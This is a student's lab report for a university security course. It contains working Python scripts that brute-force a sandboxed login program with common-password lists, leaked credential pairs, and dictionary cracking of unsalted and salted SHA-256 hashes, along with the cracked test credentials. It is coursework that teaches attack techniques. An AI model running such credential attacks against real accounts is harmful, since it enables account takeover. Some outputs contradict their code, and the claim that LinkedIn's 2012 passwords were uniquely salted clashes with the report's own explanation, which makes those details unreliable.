Lab 1 | CSE 3140 | Abdul Chowdhury (unable to communicate with partner asked TA said to work by myself) | amc20031 | ssh -L 127.0.0.1:8000:10.13.4.8:80 cse@10.13.6.41

Q1. This python code cracks the login password by testing each password from a file of common passwords. First subprocess and time is imported and are used to run external login scripts whilst also measuring the time it will take. Passwords read from the file are put into a list then the program loops and checks every password against Login.pyc if found program exists loop and prints out password and time.

User - Red Falcon's Password = 111111

```
import time
import subprocess

# Configuration
PASSWORD_FILE = "/home/cse/Lab1/Q1/MostCommonPWs"
LOGIN_SCRIPT = "Login.pyc"
USERNAME = "SkyRedFalcon914"
WORKING_DIR = "/home/cse/Lab1/Q1/"

def load_passwords(file_path):
    """Loads passwords from a file and returns them as a list."""
    try:
        with open(file_path, "r") as file:
            return [line.strip() for line in file]
    except FileNotFoundError:
        print(f"Error: Password file '{file_path}' not found.")
        return []

def attempt_login(password):
    """Attempts login using the given password and returns True if successful."""
    process = subprocess.run(
        ["python3", LOGIN_SCRIPT, USERNAME, password],
        capture_output=True,
        text=True,
        cwd=WORKING_DIR
    )
    return process.stdout.strip() == "Login successful."

def main():
    passwords = load_passwords(PASSWORD_FILE)
    if not passwords:
        print("No passwords found or file is missing.")
        return

    start_time = time.time()
    print("Starting brute-force attack...")

    for password in passwords:
```

```
        if attempt_login(password):
            print("\nLogin successful!")
            print(f"Username: {USERNAME}")
            print(f"Password: {password}")
            print(f"Total time: {time.time() - start_time:.4f} seconds")
            break

if __name__ == "__main__":
    main()
```

Output:

```
cse@cse3140-HVM-domU:~/Lab1$ python3 Break1.py
Starting brute-force attack...

Login successful!
Username: SkyRedFalcon914
Password: 111111
Total time: 0.2539 seconds
```

Q3. Unable to find username and password:

Attempt: import time
import subprocess

directory: /home/cse/Lab1/Q3/

Open the file containing passwords
with open("/home/cse/Lab1/Q3/PwnedPWs100k") as pw_file:
    passwords = [line.rstrip('\n') for line in pw_file]

Open the file containing usernames
with open("/home/cse/Lab1/Q3/gang") as user_file:
    usernames = [line.rstrip('\n') for line in user_file]

# Record the start time of the process
start_time = time.time()
print(f'Start time: {start_time - start_time}')

attempt_count = 0
successful_logins = []
interval = 300 # 5 minutes

# Loop through each password and username combination
for password in passwords:
    for username in usernames:
        # Attempt to log in with the username and password

```
        result = subprocess.run(["python3", "Login.pyc", username, password], capture_output=True, text=True, cwd="/home/cse/Lab1/Q3/")

        if result.stdout == "Login successful.\n":
            # If login is successful, print the username and password
            print(f'\nUsername: {username}\nPassword: {password}')
            print(f'Time taken: {time.time() - start_time:.2f}s')
            successful_logins.append(f'{username} - {password} : time taken = {time.time() - start_time}')
            usernames.remove(username)  # Remove the username from the list after the correct password is found

    attempt_count += 1
    if time.time() - start_time > interval:
        # Print the elapsed time and the number of attempts after every 5 minutes
        print(f'\n{interval / 60} minutes have elapsed, on attempt {attempt_count}')
        interval += 300  # Update the interval for the next measurement

print('\nEnd')
for login in successful_logins:
    print(login)
```

Q2. Same process done as Q1, but username and passwords are both checked

User - ForestPurpleFalcon522

Password - Picture1

```
import subprocess
import time  # Import the time module for tracking the execution time of the script

# Define the file paths for the password list and username list
password_file_path = "/home/cse/Lab1/Q2/MostCommonPWs"
username_file_path = "/home/cse/Lab1/Q2/gang"

# Open the password file and read all passwords, removing any trailing newline characters
with open(password_file_path) as password_file:
    passwords = [line.rstrip('\n') for line in password_file]  # Store passwords without newlines

# Open the username file and read all usernames, removing any trailing newline characters
with open(username_file_path) as user_file:
    usernames = [line.rstrip('\n') for line in user_file]  # Store usernames without newlines

# Start tracking the time when the process begins
start_time = time.time()
print(f'Start time: {start_time:.4f}')  # Print the start time with 4 decimal places for precision

# Loop through each username from the username list
for username in usernames:
    # Loop through each password from the password list
    for password in passwords:
```

```
        # Execute the login script with the current username and password
        login_result = subprocess.run(
            ["python3", "Login.pyc", username, password],
            capture_output=True,
            text=True,
            cwd="/home/cse/Lab1/Q2/"
        )

        # Check if the login was successful by comparing the output to the success message
        if login_result.stdout.strip() == "Login successful.":  # Remove any extra spaces or newlines for comparison
            print(login_result.stdout)  # Print the login success message
            print(f'Successful login found: {username} -> {password}')  # Print the username and password combination
            print(f'Total time taken: {time.time() - start_time:.4f} seconds')  # Print the total execution time
            exit()  # Exit the script once a successful login is found

# If no successful login is found, print the total execution time
print(f'Total time taken: {time.time() - start_time:.4f} seconds')
```

Output

```
cse@cse3140-HVM-domU:~/Lab1/Q2$ python3 ~/Lab1/Break2.py
Start time: 1739567555.0156486
Login successful.

ForestPurpleFalcon522: picture1
Login successful.

SkyRedFalcon914: 111111
End time: 14.6622 seconds
```

Q4. Username: RiverPurpleEagle658
Password: gvR6y3wh
Time taken: 21.25s


Code explanation: This program reads from a list of usernames and passwords from a file and tries to login using credential pairs. Initially it loads the credentials and then iterates through them one by one, utilizing an external login script to check if credentials are valid. If successful it prints username password and time taken before stopping further attempts if no credentials work, it continues testing until all entries have been tracked.

```
import time
import subprocess

# Define constants
FILE_PATH = "/home/cse/Lab1/Q4/PwnedPWfile"
WORKING_DIR = "/home/cse/Lab1/Q4/"
LOGIN_SCRIPT = "Login.pyc"
```

```
def read_credentials(file_path):
    """Reads credentials from the given file and returns a list of (user, password) tuples."""
    credentials = []
    try:
        with open(file_path, "r") as file:
            for line in file:
                parts = line.strip().split(',')
                if len(parts) == 2:
                    credentials.append((parts[0], parts[1]))
    except FileNotFoundError:
        print(f"Error: File '{file_path}' not found.")
        return []

    return credentials

def attempt_login(user, password):
    """Attempts login with given user credentials and returns True if successful."""
    result = subprocess.run(
        ["python3", LOGIN_SCRIPT, user, password],
        capture_output=True,
        text=True,
        cwd=WORKING_DIR
    )
    return result.stdout.strip() == "Login successful."

def main():
    credentials = read_credentials(FILE_PATH)
    if not credentials:
        print("No credentials found or file is missing.")
        return

    start_time = time.time()
    print("Start time: 0.00s")

    for index, (user, password) in enumerate(credentials, start=1):
        print(f"Testing {user}, user {index}/{len(credentials)}")

        if attempt_login(user, password):
            print("Login successful!")
            print(f"\nUsername: {user}\nPassword: {password}")
            print(f"Time taken: {time.time() - start_time:.2f}s")
            break
```

```
if __name__ == "__main__":
    main()
```

Output:



Q5. User - MountainYellowShark708, Password - clown159

Code explanation This code cracks hashed passwords by appending two-digit combinations to known passwords and checking if the resulting hash exists in the dictionary of stored hashes. Initially it begins by reading a list of compromised passwords and a list of hashed passwords related to certain usernames, then it iterates through known passwords, appends 2-digit numbers to each, hashes the new password, and checks if it matches a stored hash. If found it attempts to login with username and password.

```
import hashlib
import subprocess
import time

MEA = 60


# directory: /home/cse/Lab1/Q5/


def my_hash(password):
    sha256 = hashlib.sha256()
    sha256.update(password.encode())
    string_hash = sha256.hexdigest()
    return string_hash


def hash_lookup(hashed_pw, hashed_pw_dict):
    return hashed_pw in hashed_pw_dict


def login(username, password):
```

```
    result = subprocess.run(["python3", "Login.pyc", username, password], capture_output=True,
text=True, cwd="/home/cse/Lab1/Q5/")
    if result.stdout == "Login successful.\n":
        print(result.stdout.strip())
        print(f"Username '{username}': Password '{password}'")
        end = time.time()
        print(f"Time taken to find gang member: {end - start}")
        print()
        return True
    return False


def find_password(passwords, hashed_pw_dict, start):
    measurement = 0
    successes = []

    for i, password in enumerate(passwords):
        if time.time() - start > measurement:
            print(f'on attempt {i}/{len(passwords)}, {(time.time() - start) // 60} minutes have passed')
            measurement += MEA

        for digit1 in range(10):
            for digit2 in range(10):
                new_pw = password + str(digit1) + str(digit2)
                hashed_pw = my_hash(new_pw)

                if hash_lookup(hashed_pw, hashed_pw_dict):
                    username = hashed_pw_dict[hashed_pw]
                    if login(username, new_pw):
                        print(f'success: {username} {password}')
                        successes.append(f'success: {username} {password}')
                        return successes

    return successes


if __name__ == "__main__":
    start = time.time()
    print("Running Program")
    print("Searching for passwords...")
    print(f"\nProgram start time: {start - start}")

    with open("/home/cse/Lab1/Q5/PwnedPWs100k") as f:
        pwnedpws = [line.rstrip('\n') for line in f]
```

```
with open("/home/cse/Lab1/Q5/HashedPWs") as f:
    hashedpws = [line.rstrip('\n') for line in f]

hashdict = {}

for line in hashedpws:
    username, password = line.split(",")
    hashdict[password] = username

result = find_password(pwnedpws, hashdict, start)

print(result)

if len(result) == 0:
    print("No Successful Login Attempts")

end = time.time()
print(f"\nProgram End Time: {end - start}")
```

Output

```
cse@cse3140-HVM-domU:~/Lab1$ python3 Break5.py
Running Program
Searching for passwords...

Program start time: 0.0
on attempt 0/99998, 0.0 minutes have passed
Login successful.
Username 'MountainYellowShark708': Password 'clown159'
Time taken to find gang member: 12.192657232284546

success: MountainYellowShark708 clown1
['success: MountainYellowShark708 clown1']

Program End Time: 12.192863464355469
```

Q6. user - RiverOrangeTiger809, password - caroline0

Code - explanation This script recovers user credentials by brute forcing passwords using salts then verifying them against hashed passwords it begins

by reading compromised passwords from a list, then a file containing salted password hashes and a list of targeted username, it then maps each user to their salt and hashed passwords, and identities common users between password hash file and target list iterates through potential passwords by appending digits to them.

Code:
```
import hashlib
import subprocess
import time

# Function to generate SHA-256 hash of a given password
def generate_sha256_hash(password):
    sha256 = hashlib.sha256()
    sha256.update(password.encode())
    return sha256.hexdigest()

# Function to attempt login using subprocess

def attempt_login(username, password):
    result = subprocess.run(["python3", "Login.pyc", username, password], capture_output=True,
text=True, cwd="/home/cse/Lab1/Q6/")

    if result.stdout == "Login successful.\n":
        print(result.stdout.strip())
        print(f"Username '{username}': Password '{password}'")
        end = time.time()
        print(f"Time taken to find user credentials: {end - start}")
        print()
        return True
    return False

# Function to find and verify the password for a given user
def find_valid_password(username, password_list, user_salt_map, user_password_map,
output_filepath):
    target_password_hash = user_password_map[username]
    salt = user_salt_map[username]

    for password in password_list:
        for digit in range(10):
            generated_password = str(salt) + password + str(digit)
            test_password = password + str(digit)
```


```
            print(f'Attempting: {generated_password}')

            hashed_password = generate_sha256_hash(generated_password)

            if hashed_password == target_password_hash:
                if attempt_login(username, test_password):
                    with open(output_filepath, "a") as output_file:
                        output_file.write(f"Username: {username}, Password: {test_password}\n")
                    return True
    return False

# Function to find common elements between two lists
def get_common_elements(list1, list2):
    return list(set(list1) & set(list2))

if __name__ == "__main__":
    start = time.time()
    print("Running Password Recovery Script")
    print("Searching for valid credentials...")
    print(f"\nProgram start time: {start - start}")

    # Update file path to a writable directory
    output_filepath = "/home/cse/discovered_passwords.txt"

    with open('/home/cse/Lab1/Q6/PwnedPWs100k') as file:
        password_list = [line.rstrip('\n') for line in file]

    with open('/home/cse/Lab1/Q6/SaltedPWs') as file:
        salted_passwords = [line.rstrip('\n') for line in file]

    with open('/home/cse/Lab1/Q6/gang') as file:
        gang_list = [line.rstrip('\n') for line in file]

    user_salt_map = {}
    user_password_map = {}

    for entry in salted_passwords:
        username, salt, hashed_password = entry.split(",")
        user_salt_map[username] = salt
        user_password_map[username] = hashed_password

    gang_members = list(user_salt_map.keys())
    common_users = get_common_elements(gang_members, gang_list)
```

```
    # Create output file and initialize with header
    with open(output_filepath, "w") as output_file:
        output_file.write("Discovered Passwords:\n")

    login_successful = False

    for user in common_users:
        if find_valid_password(user, password_list, user_salt_map, user_password_map,
output_filepath):
            login_successful = True
            break

    if not login_successful:
        print("No successful login attempts.")

    end = time.time()
    print(f"\nProgram End Time: {end - start}")
```

Output:


```
Username 'RiverOrangeTiger809': Password 'caroline0'
Time taken to find user credentials: 23.6202857494354 25


Program End Time: 23.6203992366790 77
cse@cse3140-HVM-domU:~/Lab1$
```

Q7.



Q8.


In 2012, LinkedIn suffered a data breach which resulted in 6.5 Million passwords being leaked. The passwords were hashed using SHA-1 Algorithm with unique salt for each password, however the lack of salting lead to passwords being cracked by brute force, further investigation revealed that 117 million users were compromised by this data breach.




Another example shows us how over 900 websites had inadvertently exposed more than 10 million passwords. The cause of this was misconfigured firebase instances by google and the lack of security of the Firebase databases. This attack is shocking to me because a lot of sensitive information got leaked such as billing info, address, etc. etc.

Q9. 2FA authorization “is a security process in which users provide two different authentication factors to verify themselves. This method adds an additional layer of security to the standard username-and-password method of online identification.” I use

it to log into huskyct, and other sensitive college websites through duomobile I find this method effective because it is both secure and safe I use to use text but switched because some parts of campus I was unable to get data or signal



One website that doens't



GMX mail similar to yahoo but it doesn't have 2FA, this can create alot of issues if their is any data breaches that leak valuable emails that have information only for sender and recipients this is also one of the reasons its not as popular as gmail, outlook, and yahoo.